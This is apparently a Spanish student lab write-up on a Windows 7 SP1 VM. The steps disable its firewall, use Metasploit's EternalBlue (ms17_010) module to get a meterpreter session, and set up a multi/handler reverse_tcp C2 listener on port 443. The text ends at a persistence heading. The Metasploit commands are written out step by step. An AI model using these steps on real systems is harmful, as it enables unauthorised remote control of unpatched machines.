
Selecciono Sistema y Seguridad.




Selecciono Firewall de Windows




En la barra lateral selecciono activar o desactivar firewall



Marco desactivar el firewall en las dos opciones, tanto en red pública como privada y le doy a acepta.



Y ya estaría desactivado.



Has de detallar los pasos necesarios para instalar la Máquina Virtual Windows7SP1 y el proceso para deshabilitar el Firewall de Windows7

- # Apartado 3: Explotación de vulnerabilidad y configuración del servidor C2

  Ayuda a Paloma a realizar la explotación de la máquina remota Windows7SP1 y a configurar el servidor C2:


Utilizando la máquina de ataque Kali Linux Explota la vulnerabilidad ***EternalBlue (ms17_010)*** en el sistema remoto Windows7 SP1. Documéntate previamente sobre esta vulnerabilidad.

Vamos a usar un exploit basado en una vulnerabilidad en el protocolo SMBv1 en Windows.


Aunque fue parcheada por Microsoft en 2017, aún se utiliza para practicar ciberseguridad ofensiva en entornos controlados y para vulnerar maquinas desactualizadas.

Levanta un servidor C2 en Metasploit con el módulo multi_handler y ponlo a la escucha en el Puerto TCP 443 de la interfaz de red de tu máquina Linux de ataque.


Antes que nada, identifico la maquina en mi red



Inicio Metasploit




Busco el módulo de EternalBlue




Selecciono use 0

Tras seleccionarlo me indica que no tiene payload configurado pero que usa uno default que nos podría valer ya que nuestra víctima es x64.




Le doy a options y puedo ver lo que tengo que configurar.




Introduzco set RHOST 10.0.2.5 para la maquina remota

set LPORT 443 para el puerto de escucha que se indica en el ejercicio.


Hago que se inicie el exploit con el payload con run



Y tras un poco y un par de fallos consigo sesión meterpreter.




Tras ello dejo la sesión conseguida a la espera sin cerrarla con background así puedo recuperarla con sessions




Ahora configurare el servidor C2 para ello configuraremos el módulo multi/handler en Metasploit.


Uso exploit/multi/handler




Ya que tengo la sesión meterpreter abierta debo cambiar el payload por windows/meterpreter/reverse_tcp



Introduzco también set ExitOnSession false para que no se cierre la sesión tras la primera conexión.



listo para empezar a escuchar por el puerto, esta vez lo ejecuto con exploit -j para dejarlo como trabajo en segundo plano



- # Apartado 4: Ejecución de la persistencia.

Una vez está todo listo ayuda a Paloma a ejecutar las tareas de Persistencia.

